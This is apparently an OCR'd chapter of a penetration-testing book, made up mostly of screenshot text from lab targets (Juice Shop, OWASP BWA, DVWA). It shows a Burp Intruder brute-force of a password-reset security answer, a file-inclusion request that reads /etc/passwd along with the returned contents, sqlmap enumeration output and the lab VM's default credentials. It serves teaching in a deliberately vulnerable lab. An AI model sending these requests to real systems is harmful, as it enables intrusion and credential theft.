
Search... 0 matches


Chapter 16: Advanced Website Penetration Testing








Google
epilogue-js
All
Images
Videos
News
Maps
More
Tools
About 674,000 results (0.34 seconds)
https://www.npmjs.com › package › epilogue-js
epilogue-js - npm
epilogue-js. 0.7.3 • Public • Published 4 years ago. Readme · Explore BETA · 3 Dependencies · 2 Dependents · 2 Versions ...


OWASP Juice Shop
Account
EN
Customer Feedback
Author
anonymous
Comment
epilogue-js
Max. 160 characters
11/160
Rating
CAPTCHA: What is 4+1*6 ?
Result
10
Submit



Forgot Password
Email
Security Question
New Password
Password must be 5-20 characters long.
0/20
Repeat New Password
0/20
Show password advice
Change



Forgot Password
Email
jim@juice-sh.op
* Security Question
Your eldest siblings middle name?
Please provide an answer to your security question.
New Password
Password must be 5-20 characters long.
0/20
Repeat New Password
0/20


Forgot Password
Email
jim@juice-sh.op
Security Question
New Password
Password must be 5-20 characters long
8/20
Repeat New Password
8/20
Show password advice
Change



Burp Project Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history Options
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
POST /rest/user/reset-password HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 79
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
{
"email":"jim@juice-sh.op",
"answer":"bob",
"new":"password",
"repeat":"password"
}
Send to Intruder
INSPECTOR

```
POST /rest/user/reset-password HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 79
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
7e4L8vlBqypNn6ZbMRmlWQ5dvNT1HMFqLS74dX9xk7agVPJEwKYjzOD3ro2r

{"email":"jim@juice-sh.op","answer":"§bob§","new":"password","repeat":
"password"}
```





```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://172.30.1.24/

You can administer / configure this machine through the console here, by SSHing
to 172.30.1.24, via Samba at \\172.30.1.24\, or via phpmyadmin at
http://172.30.1.24/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```




Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Re-enable
Forward
Drop
Intercept is on
Action
Open Browser
Raw
Actions
GET /bWAPP/rlfi.php?language=lang_en.php&action=go HTTP/1.1
Host: 172.30.1.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.30.1.24/bWAPP/rlfi.php
Cookie: PHPSESSID=qut78sp0un6010lqa8o8jjdpo2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; security_level=0
Upgrade-Insecure-Requests: 1
Send to Repeater


Request
Response
Raw
Actions
GET /bWAPP/rlfi.php?language=file:///etc/passwd&action=go HTTP/1.1
Host: 172.30.1.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.30.1.24/bWAPP/rlfi.php?language=lang_en.php&action=go
Cookie: PHPSESSID=qut78sp0un6010lqa8o8jjdpo2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; security_level=0
Upgrade-Insecure-Requests: 1


Request
Response
Pretty
Raw
Render
Actions
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false

```
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http://172.30.1.24/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```





DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
1
Submit
ID: 1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet


```
[12:20:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[12:20:14] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
```

```
[12:24:36] [INFO] fetching tables for database: 'dvwa'
[12:24:37] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

```
Database: dvwa
Table: users
[6 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| user        | varchar(15)  |
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| password    | varchar(32)  |
| user_id     | int(6)       |
+-------------+--------------+
```


```
Database: dvwa
Table: guestbook
[3 columns]
+-------------+-------------------------+
| Column      | Type                    |
+-------------+-------------------------+
| comment     | varchar(300)            |
| comment_id  | smallint(5) unsigned    |
| name        | varchar(100)            |
+-------------+-------------------------+
```


```
[12:30:21] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| user        | varchar(15)  |
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| password    | varchar(32)  |
| user_id     | int(6)       |
+-------------+--------------+
```

Columns within the users table of the DVWA database

